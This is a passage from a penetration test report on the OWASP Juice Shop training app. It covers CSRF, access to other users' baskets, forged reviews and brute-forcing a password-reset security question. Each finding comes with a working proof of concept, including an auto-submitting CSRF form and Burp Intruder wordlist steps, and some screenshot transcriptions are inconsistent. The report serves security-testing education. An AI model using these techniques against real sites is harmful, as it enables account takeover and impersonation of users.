
Use anti-CSRF tokens in all forms that change user data. These tokens must be unique per session and verified on the server.

2. Use SameSite Cookies:

Set cookies with SameSite=Strict or SameSite=Lax to block cross-origin POST requests.


Proof of Concept:

1. Open profile page of the user and write a name in the username field:



The screenshot shows the 'User Profile' page of the OWASP Juice Shop application. At the top, there's a navigation bar with links for Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Decoder, Sequencer, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation is a header with a back arrow, the title 'OWASP Juice Shop', and a logo. The main content area is titled 'User Profile'. It features a placeholder user icon, an 'Email' input field containing 'hacker@gmail.com', a 'Username' input field containing 'i-hack-u' (which is highlighted in blue), and a 'Set Username' button. There are also fields for 'File Upload' (with 'Choose file' and 'No file chosen' options) and 'Upload Picture'.

2. Open Burp suite, go to Proxy tap and make intercept on



The screenshot shows the Burp Suite interface. The top menu bar includes Project, Intruder, Repeater, View, Help, and tabs for Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Decoder, Sequencer, Comparer, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is currently selected. Below the tabs, there are buttons for 'Intercept on' (which is turned on), 'Forward', 'Drop', and 'Open browser'. The status bar indicates a request to 'https://juice-shop.herokuapp.com:443 [54.220.192.178]' with a status code of 200 and a length of 1000 bytes. The main pane shows a table of proxy history with columns for Time, Type, Direction, Method, URL, Status code, and Length. One row is visible: '19:00:00 11 M-- HTTP → Request https://juice-shop.herokuapp.com/profile'. The bottom section is divided into 'Request' and 'Inspector' panes. The 'Request' pane displays the raw HTTP request, which includes headers like Host, Content-Type, and Cache-Control, and a body with the JSON payload: {"username": "i-hack-u", "password": "password123", "email": "hacker@gmail.com", "picture": "data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAQAAAABQCAIAAAB...". The 'Inspector' pane on the right shows sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

3. Send the request to Repeater and then drop the request

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Burp Project Intruder Repeater View Help
- Toolbar:** Dashboard Target Proxy Repeater Intruder Collaborator Decoder Sequencer Comparer Logger Organizer Extensions Learn
- Sub-Toolbar:** HTTP history WebSockets history Match and replace Proxy settings
- Request List:** 19:00:11 M... HTTP → Request POST https://juice-shop.herokuapp.com/profile
- Context Menu (Open at 19:00:11 M...):**
 - Add to scope
 - Forward
 - Drop
 - Add notes
 - Highlight >
 - Don't intercept requests >
 - Do intercept >
 - Scan
 - Send to Intruder** (highlighted)
 - Send to Repeater** (highlighted)
 - Send to Sequencer
 - Send to Organizer
 - Send to Comparer
 - Request in browser >
- Inspector Panel:** Shows Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.
- Bottom Status Bar:** 0 highlights, Memory: 150 MB, CPU: 1%, Disabled.


4. Open the Repeater and note here is no csrf-token send with the request

5. Use this code to make fake page

```
<html>
<body>
  <form action="https://juice-shop.herokuapp.com/profile"
method="POST">
    <input type="hidden" name="username" value="i-hack-u" />
    <input type="submit" value="Click me!" />
  </form>

<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

6. When the victim open the fake page his username will change directly



5.1.5 View Another User's Basket

HIGH

Description:

The application fails to properly enforce access controls on user-specific resources, particularly the shopping basket. The basket ID (bid) is stored in the browser's **sessionStorage**, and changing this value directly allows an penetration tester to view **other users' shopping baskets**. This indicates the backend is relying solely on the bid value for access control without validating the user's session or ownership of the basket.

Impact:

- **Privacy Violation:** An penetration tester can access other users' private shopping data.
- **Unauthorized Access:** This allows for horizontal privilege escalation.
- **Potential Manipulation:** In some cases, the penetration testers may be able to modify another user's cart, leading to fraud or data integrity issues.

Vulnerability Location:


- **Component:** Shopping Basket (/basket)
- **Parameter Affected:** bid stored in sessionStorage

Recommendations:

1. **Implement Proper Access Control:**
 - On the server-side, verify that the requesting user is the actual owner of the basket ID before displaying any data.
2. **Avoid Client-Controlled Identifiers:**
 - Never rely solely on client-side identifiers like bid stored in sessionStorage or localStorage.


Proof of Concept (PoC):

1. Log into the application with a valid user account and view his basket.



2. Navigate to the **Basket** page and open **Developer Tools > Application > sessionStorage**

Locate the key bid, for example: bid = 6



3. Change the value of bid manually to another known or guessed value, e.g., bid =

The screenshot shows the OWASP Juice Shop application running at `http://127.0.0.1:3000/#/basket`. A green banner at the top says "You successfully solved a challenge: View Basket". Below it, a modal window titled "Your Basket" shows "(mariam)". The developer tools' Application tab is open, showing the Storage panel for the origin `http://127.0.0.1:3000`. The Local storage section contains two items:

Key	Value
bid	4
itemTotal	9.98

The Storage panel also lists other storage types like Session storage, Extension storage, and Cookies.

4. Refresh the basket page. The application displays the contents of a different basket — confirming that access control checks are missing or improperly enforced.

5.1.6 Forged Review

HIGH

Description:

The application fails to properly enforce access control during feedback submission.

A Pentester can intercept a feedback submission request using a proxy (e.g., Burp Suite) and modify the **email** field or user identifier to impersonate another user.

The system incorrectly trusts the client-side data, allowing the feedback to be posted using the forged email address without authentication or verification.

Impact:

- **Identity Impersonation:** penetration testers can post feedback under another user's identity.
 - **Loss of Trust:** Application users may lose trust in the platform due to possible manipulations.
-

Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/#/contact> (or the feedback page)
 - **Component:** review Submission Form
-

Recommendations:


1. **Enforce Server-Side User Validation:**
 - The server should always bind feedback to the authenticated session user, not based on input fields from the client side.
2. **Ignore User Identity Sent from Client:**
 - Remove any client-side control over user identifiers like email during sensitive actions.

3. Implement Authorization Middleware:


- o Ensure that only the authenticated user's identity is used for feedback posting.

Proof of Concept (PoC):

1. Login with a valid user account .



2. Navigate to the review submission form.



3. Enable Intercept in Burp Suite and Submit Feedback and capture the request before it reaches the server.

Burp Suite Community Edition v2025.3.3 - Temporary Project

Request to http://127.0.0.1:3000

Time Type Direction Method URL Status code Length

20:40:00 27 Ap... WS ← To client http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=9UqmNTH44hC9bq2HACK

20:40:06 27 Ap... HTTP → Request GET http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PPuLrF

20:40:12 27 Ap... HTTP → Request PUT http://127.0.0.1:3000/test/products/6/reviews

Request

```
Pretty Raw Hex
12 Origin: http://127.0.0.1:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Accept: */*
17 Accept-Encoding: gzip, deflate, br
18 Cookies: language=en; cookieconsent_status=dissmiss; welcomebanner_status=dissmiss; continueCode=P2v9RbMh17jagrmnBd7uOHCbfloougtmBuChtJa0S8yLZ2pq4voWeRx5K; token=eyJ0eXAiOiJKV1IiJndc1oJ3Ur1mIz9...eyJdGFnDm1oIj1iMewwTTIwTTE3MC2zTA02G0MDJiM0YwMTZmMW0vdBc1LCjyhCxsaWwAkh2ZVsL3VwhGSbZHMwZG9wYVYv6dksmdmc1LCj0b3ReUfCVwHjUkDgChkj1gftcEND1eNDMuNyJ0ICswMDowMC1sInRbGV0ZWphRA_DaYrVtf-fPhyCbUAxGKcpMBdRReoSOSC3rnvAsgCw4zqi_-Y
19 Connection: keep-alive
20
21 {
    "message": "I am a fake review",
    "author": "mariamfathi17@gmail.com"
}
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers

-send to repeater

Request to http://127.0.0.1:3000

Time Type Direction Method URL

20:40:00 27 Ap... WS ← To client http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=9UqmNTH44hC9bq2HACK

20:40:06 27 Ap... HTTP → Request GET http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PPuLrF

20:40:12 27 Ap... HTTP → Request PUT http://127.0.0.1:3000/test/products/6/reviews

Send to Repeater

Request

```
Pretty Raw Hex
12 Origin: http://127.0.0.1:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Accept: */*
17 Accept-Encoding: gzip, deflate, br
18 Cookies: language=en; cookieconsent_status=dissmiss; w... eyJ0eXAiOiJKV1IiJndc1oJ3Ur1mIz9...eyJdGFnDm1oIj1iMewwTTIwTTE3MC2zTA02G0MDJiM0YwMTZmMW0vdBc1LCjyhCxsaWwAkh2ZVsL3VwhGSbZHMwZG9wYVYv6dksmdmc1LCj0b3ReUfCVwHjUkDgChkj1gftcEND1eNDMuNyJ0ICswMDowMC1sInRbGV0ZWphRA_DaYrVtf-fPhyCbUAxGKcpMBdRReoSOSC3rnvAsgCw4zqi_-Y
19 Connection: keep-alive
20
21 {
    "message": "I am a fake review",
    "author": "mariamfathi17@gmail.com"
}
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers

4. **Modify the Request:** Change the email field (or any identifier) to another user's email and **Forward the Request** to the server.

5. The feedback is successfully posted and displayed with the forged email address, without any server-side validation or rejection.

OWASP Juice Shop

127.0.0.1:3000/#/

Product Image	Product Name	Price	Description	Action
	Apple Juice (1000ml)	1.99¤		Add to Basket
	Apple Pomace	0.89¤		
	Banana Juice (1000ml)	1.99¤		Add to Basket
	Eggfruit Juice (500ml)	8.99¤		Add to Basket
	Best Juice Shop Salesman Artwork	5000¤	Only 1 left	Add to Basket

Banana Juice (1000ml)

Monkeys love it the most.

1.99¤


Reviews (3)

bender@juice-shop.de

Fry liked it too.

iam a fake user@gmail.com

i am a fake review



5.1.7 Reset Jim's Password

HIGH

Description:

The "Forgot Password" mechanism for user accounts relies on a weak security question that can be easily brute-forced. In this case, user Jim had a security question: "Your eldest sibling's middle name?"

This type of personal question, especially for a public figure, is inherently insecure and vulnerable to brute force or OSINT techniques.

By brute-forcing the possible answers using a common [middle-names.txt](#) wordlist, a penetration tester was able to **successfully reset Jim's password** without needing access to his current password.

Impact:

The penetration tester was able to:

- Fully reset a target user's password.
- Gain unauthorized access to their account.
- Perform privilege escalation or access internal user data depending on the user role (Jim is a known public figure in the app context).
- Use the account to launch further attacks such as internal browsing, coupon abuse, or privilege escalation (if applicable).
- This undermines authentication integrity and shows the application relies on insecure password reset mechanisms.

Resource / References:

- [OWASP: Authentication Cheat Sheet](#)
- Wordlist used: [middle-names.txt – GitHub](#)

Vulnerability Location:


- **Page:** 127.0.0.1:3000/#/forgot-password
- **Test IP:** 127.0.0.1:3000/#/

Recommendations:

- Remove security questions entirely or replace them with **stronger MFA (Multi-Factor Authentication)**.
- Do not use publicly available information as password reset mechanisms.
- Introduce rate-limiting or lockouts after a number of failed security question attempts

Proof of Concept (PoC):

1. Open Burpsuite and open browser



2. Went to the Login Page, clicked on “Forgot Your Password?”.

A screenshot of a login form titled "Login". It features two input fields: "Email*" and "Password*". Below the password field is a red rectangular box containing the text "Forgot your password?". Further down are a "Log in" button and a "Remember me" checkbox. At the bottom, there is a horizontal line with the word "or" in the center.

- 3.**In the form, enter Jim's email address: **jim@juice-sh.op**
There is a security question: "Your eldest siblings middle name?"

Forgot Password

Email*
jim@juice-sh.op ?

Security Question*
Your eldest siblings middle name? ?

New Password*
 ⓘ Password must be 5-40 characters long. 0/20

Repeat New Password*
0/20

Show password advice

- 4.**Enter any answer and new password

Forgot Password

Wrong answer to security question.

Email*
jim@juice-sh.op ?

Security Question* ?

New Password*
 ⓘ Password must be 5-40 characters long. 0/20

Repeat New Password*
0/20

Show password advice

Change

5. Open Burpsuite to catch the request

The screenshot shows the Burpsuite interface with the 'Proxy' tab selected. The 'HTTP history' tab is also highlighted with a red box. A red arrow points from the 'HTTP history' tab to the selected row in the list. The list contains 94 rows of network requests, with row 92 being the target of the attack.

#	Host	Method	URL	Params	Edited	Status code	Length
75	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=... /socket.io/?EIO=4&transport=...		✓	200	150
76	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=...		✓	101	721
77	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22554
78	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22554
85	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22562
88	https://juice-shop.herokuapp.com	GET	/rest/admin/application-confi...			200	22550
89	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e...		✓	200	904
90	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e...		✓	200	900
91	https://juice-shop.herokuapp.com	GET	/rest/user/security-question?e...		✓	200	1035
92	https://juice-shop.herokuapp.com	POST	/rest/user/reset-password		✓	401	1007
93	https://juice-shop.herokuapp.com	GET	/rest/continue-code			200	971
94	https://juice-shop.herokuapp.com	GET	/705.js			200	12110

6. Send to intruder

The screenshot shows the Burpsuite interface with the 'Proxy' tab selected. The 'HTTP history' tab is also highlighted with a red box. A red arrow points from the 'HTTP history' tab to the selected row in the list. The list contains 94 rows of network requests, with row 92 being the target of the attack.

Context menu for request 92:

- Send to Intruder (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Organizer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser

7. Select the answer and add

The screenshot shows a web proxy tool interface with the following details:

- Tab bar: 1 x, 2 x, +
- Title bar: Sniper attack
- Target: https://juice-shop.herokuapp.com
- Buttons: Start attack, Update Host header to match target
- Positions: Positions, Add \$, Clear \$, Auto \$
- Request details:
 - Method: POST /rest/user/reset-password HTTP/1.1
 - Host: juice-shop.herokuapp.com
 - Cookie: cookieconsent_status=dismiss; language=en; welcomebanner_status=dismiss
 - Content-Length: 75
 - Sec-Ch-Ua-Platform: "Windows"
 - Accept-Language: en-US,en;q=0.9
 - Accept: application/json, text/plain, */*
 - Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136"
 - Content-Type: application/json
 - Sec-Ch-Ua-Mobile: ?0
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
 - Origin: https://juice-shop.herokuapp.com
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Dest: empty
 - Referer: https://juice-shop.herokuapp.com/
 - Accept-Encoding: gzip, deflate, br
 - Priority: u=1, i
 - Connection: keep-alive
- Body:

```
1 {"email": "jim@juice-shop.com", "answer": "xxxxxx", "new": "12345", "repeat": "12345"}  
2
```

A red box highlights the value "xxxxxx" in the JSON body, and a red arrow points from the number 1 at the bottom right towards this value.

8. Use the middle-names.txt – GitHub

The screenshot shows a GitHub repository page for "dominictarr/random-name".

- Repository name: dominictarr/random-name
- Branch: master
- File list:
 - .gitignore
 - .travis.yml
 - LICENSE
 - README.md
 - first-names.json
 - first-names.txt
 - index.js
 - middle-names.json
 - middle-names.txt
 - names.json
 - names.txt
 - package.json
- File content for middle-names.txt:

Code	Blame	3897 lines (3897 ...)
1 Aaron		
2 Ab		
3 Abba		
4 Abbe		
5 Abbey		
6 Abbie		
7 Abbot		
8 Abbott		
9 Abby		
10 Abdel		
11 Abdul		
12 Abe		
13 Abel		
14 Abelard		
15 Abey		
16 Abey		
17 Abie		

9. Copy the list and paste

Payloads

Payload position: All payload positions ▾

Payload type: Simple list ▾

Payload count: 3,897

Request count: 3,897

Payload configuration ▾

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Aaron
Ab
Abba
Abbe
Abbey
Abbie
Abbot
Abbott
Abby

Add

Enter a new item

Add from list... [Pro version only] ▾

Payload processing ▾

You can define rules to perform various processing tasks on each payload before it is used.

Add	<input type="checkbox"/> Enabled	Rule
Edit		

10. Start bruteforce attack

The screenshot shows the "Payloads" section of the Sniper attack interface. It includes a "Payload position" dropdown set to "All payload positions", a "Payload type" dropdown set to "Simple list", and a "Payload count" input field set to 3,097. Below these are two status indicators: "Request count: 3,097" and "Payload configuration". The "Payload configuration" section contains a table with one row, showing a single payload entry: "Aaron".

Payload
Aaron

11. Monitor responses, Upon receiving a response with status 200 OK, identified the correct answer.

